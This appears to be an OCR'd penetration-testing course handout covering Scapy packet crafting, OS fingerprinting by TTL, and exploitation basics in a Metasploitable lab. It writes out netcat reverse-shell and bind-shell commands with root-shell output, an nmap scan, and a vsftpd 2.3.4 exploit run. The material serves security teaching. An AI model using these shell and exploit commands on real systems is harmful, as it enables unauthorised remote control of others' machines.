
- Getting the source mac address using command : ifconfig -a eth0 | grep ether
- We don’t need to specify the destination MAC address in this case.
- Scapy provides the user with the capability of saving the layer function in a variable, so lets make a variable “ether”.

Command: ether = Ether(src=“Source Mac Address”)

Once we have frame the Ethernet part of the packet. We can display all the fields of the ethernet part of the packet.

Command: ether.display()





Packet Encapsulation: Building IP packet

- Getting the Source IP address from command line.

Command: ifconfig eth0 | grep inet

- We know the Destination IP Address which in this case is “192.168.152.157”
- We will only need to provide src and dst fields to IP() Layer.

Command: ip = IP(src="192.168.152.156", dst="192.168.152.157")

- Now in order to see all the fields of the layer we can use below command.

Command: ip.display()

```
root@kali:~# ifconfig eth0 | grep inet
        inet 192.168.152.156  netmask 255.255.255.0  broadcast 192.168
.152.255
        inet6 fe80::20c:29ff:fe1b:4f1e  prefixlen 64  scopeid 0x20<lin
k>
```

```
>>> ip = IP(src="192.168.152.156", dst="192.168.152.157")

>>> ip.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 192.168.152.156
  dst= 192.168.152.157
  \options\
```

Packet Encapsulation: Building TCP packet

- We know the Destination Port which in this case is 21
- Source port can be anything varying from (1-65535)
- We will only need provide sport and dport fields to TCP() Layer.

Command: tcp = TCP(sport="49499", dport="21")

- Now in order to see all the fields of the layer we can use below command.

Command: tcp.display()

```
>>> tcp = TCP(sport=49499, dport=21, flags="S")
>>> tcp = TCP(sport=49499, dport=21, flags="S")
>>> tcp.display()
###[ TCP ]###
  sport= 49499
  dport= ftp
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= []
```

Stacking all the Layers to send a packet


- In order to stack ip and tcp layer into one packet we can use the following command syntax:

Command : packet = ip/tcp

- In order to see all the information provided by us at each layer we can use the following command syntax:

Command : packet.display()

Now that we have learnt to create a network packet we will experiment by sending and receiving the packet over the network.



Demo 2 : Creating Packets with different protocols

1. ICMP


2. TCP

Sending a network packet & analysing using Wireshark

- For sending the packet using scapy we can use the following command syntax:

Command : send(packet)

```
>>> pkt = send(packet)
.
Sent 1 packets.
```




Sending & Receiving the packets

- Scapy offers the functionality of sending and receiving the packet.

- This is done by sr() function which gives two values :

  - ans: answered packets is stored in this variable.
  - uans: un-answered packets is stored in this variable.



Demo 3 : Sending & Analyzing packet responses

Demo 4 : Host Discovery using Scapy

- ICMP Ping
- TCP SYN Ping

Exercise 5 : Remote OS Detection using Scapy (Active)

1) Program that detects Linux (kernel 2.4 / 2.6)

2) Program that detects Win 7, Vista, Server 2008

NOTE : Kindly refer to the next page image.

Reference

Operating System (OS)	IP Initial TTL	TCP window size
Linux (kernel 2.4 and 2.6)	64	5840
Google's customized Linux	64	5720
FreeBSD	64	65535
Windows XP	128	65535
Windows 7, Vista and Server 2008	128	8192
Cisco Router (IOS 12.4)	255	4128

Reference : https://0xbharath.github.io/art-of-packet-crafting-with-scapy/network_recon/os_detection/index.html

Lab Setup

- 2 Machines are required for the below exercises
- Make sure that the metasploitable VM is ready & accessible from Parrot Machine.
- Double check the network connectivity between parrot & metasploitable machine
- Replicate all the exercises step by step for each section.

Exploitation Basics


Exploit: -

- It is the actual code through which can attacker take advantage of a particular loop-hole.

Vulnerability: -

- The loop-hole existing in a particular software or hardware can be called as vulnerability.
- It can also be understood as a weakest link which allows an attacker to compromise the system.

Example: -



Payload:-

- Payload is attached with the exploit and delivered to the target system.
- It enables to take control of the target machine.
- It can be a malicious executable, a malicious doc file etc.
- A payload have malicious intent to control the system under attacker commands.
- Once the payload is executed, the attacker have full privileged access to the target system.

Listener: -

- Listener waits for an incoming connection from the target machine.
- In our lab scenario, we will listen on our Kali machine and the target machine can connect back to our machine after successful exploitation.
- Basically listening means opening a port and waiting for connection from the target machine.
- Tools like **netcat** is one of the best example available for both windows and linux platforms.

Introduction to Exploitation


- Exploitation is a phase to be performed after proper identification of a vulnerability.
- A Service running on a system, a Web Application, software are the primary target for exploitation.
- Improper identification of the vulnerability with various incompatibility issues may crash the vulnerable/target service or software.
- Hence the target must be intensely enumerated before entering in this phase.

- Basically, in this phase the attacker enters the target system after taking advantage of the existing vulnerability in the product.
- The access can be physical or remote, but we will demonstrate in a remote situation.
- If the exploit succeeds, the actual code of the payload runs.
- Scenario specific example :-

A computer lab in which we have two students doing work on their computers. After some time one of the students goes out for a tea break and he responsibly locks down his computer. The password for that particular locked computer is “**Master”**, which is a very simple dictionary word and is a system vulnerability. The other student starts to attempt a password guessing attack against the system of the student who left the lab. This is a classic example of an exploit.

Exploit runs first
& if successful
then payload

Exploit + Payload



Data transfer, more malicious tool
installation, etc

Attacker

Vulnerable
System

- **Shells** are non-GUI interaction with the system, one can interact & manage the environment of the system through shell.

- It is used for administration purposes & at times described fruitful compared to GUI.

- Examples:
  - In Windows:
    - Command Prompt
    - Power Shell
  - In Linux:
    - Bash shell
    - sh shell

- During exploitation, we will encounter various scenarios where we take shells of target systems on our attacker machine (aka reverse shell)

- That means, we have access to the system & can interact with the target system & can manipulate the file system too.

- Generally, during pentest process we will encounter scenes where we cannot take reverse shells, there we leave a port open & connect to the target machine (called bind shell).

- Let’s understand reverse shell & bind shell using examples:-

Reverse Shells

- Here, the target machine connects back to the attacker box.
- All communication goes through specific TCP ports.
- We need to have listener active on the attacker machine.
- We will take example of the swiss army knife tool (aka netcat).

Overview of reverse shell




Figure: **Connection is made from the victim machine**

- For **reverse** shell, on the attacker box (Kali), execute the following command:

nc –lvp 443

- Here, we are calling netcat & the option '**lvp'** specifies for listen, verbose, port.

- On the target machine (here linux box), execute the following command:

nc <attacker_box_ip> <attacker_listen_port> -e /bin/bash

- '**e**' option stands for execute program, here we mean to execute bash shell to the reverse shell.

- As soon as the command on the victim machine is executed:

```
root@metasploitable:~#  nc 192.168.100.140 443 -e /bin/bash
```

- We will be presented with a beautiful reverse shell on our attacker machine (kali):

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.100.140] from (UNKNOWN) [192.168.100.141] 58089

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
hostname
metasploitable
```

Demo 1 : Reverse Shell Demonstration

Bind Shells

- Here the attacker machine connects to the victim system.
- The attacker opens a TCP port on the victim machine & host a shell.
- That means anyone who connect to the target machine & on a specific port will be presented with a shell.
- The shell can then be used to spread the compromise.

Overview of Bind shell




Figure: **Connection is made from the attacker machine**

- For Bind shell, execute the following on victim machine to activate listening:

nc –nlvp 5555 –e /bin/sh

- This tells that anyone who connects to victim box on TCP port 5555 must be presented a '**/bin/sh'** shell, '**-e**' option is for execution.

- Connect via netcat to the victim machine through the following command:

nc <victim_ip> <victim_port>

- Executing command on the victim machine:

```
root@metasploitable:~# nc -lvp 5555 -e /bin/bash
listening on [any] 5555 ...
192.168.100.140: inverse host lookup failed: Unknown host
connect to [192.168.100.141] from (UNKNOWN) [192.168.100.140] 52852
```

- As soon as the command is executed by the attacker for connection to victim machine.

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.100.140] from (UNKNOWN) [192.168.100.141] 58089

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
hostname
metasploitable
```

Demo 2 : Bind Shell Demonstration


Typical system compromise process

- Actively scan the target IP address and look for open TCP and UDP ports.
- Scan the service thoroughly to figure out service version, all for identification of a vulnerable service.
- Look for publically available exploits, customize them according to the target environment etc.
- Launch exploit, compromise and post-exploitation activities.


- To discover the IP address of the target machine.
- Also prior to this the attacker have to collect all the tools like nmap for port scanning, look for publically available exploits etc.
- Incorporate port scanners to find remote services.
- Intense service scan tools to identify services and their versions.

DEMO

- Exploitation Process :




Attacker Machine
IP: 192.168.100.140



Machine Vulnerable running Vsftpd 2.3.4 service
IP: 192.168.100.141

- Port scan the target machine for identifying TCP, UDP ports open.



- We narrow down the target to TCP port 21, now target the service version of the FTP service.

```
root@kali:/# nmap -sV -p 21 192.168.100.141

Starting Nmap 7.60 ( https://nmap.org ) at 2019-12-27 09:47 IST
Nmap scan report for 192.168.100.141
Host is up (0.00066s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:48:5B:C1 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 14.24 seconds
```

- The service version is identified to be “**vsftpd 2.3.4**”

- Look for publicly available exploits and customize them according to the target environment.


- In this demo, the public exploit can be found at the following location: -

https://github.com/In2econd/vsftpd-2.3.4-exploit

- Dependencies: - python3, various libraries to be installed before finally launching the exploit as this may crash the target service.

- After fulfilling the requirements launch the exploit and our command gets executed at the target system.

python3 vsftpd_234_exploit.py 192.168.100.141 21 whoami



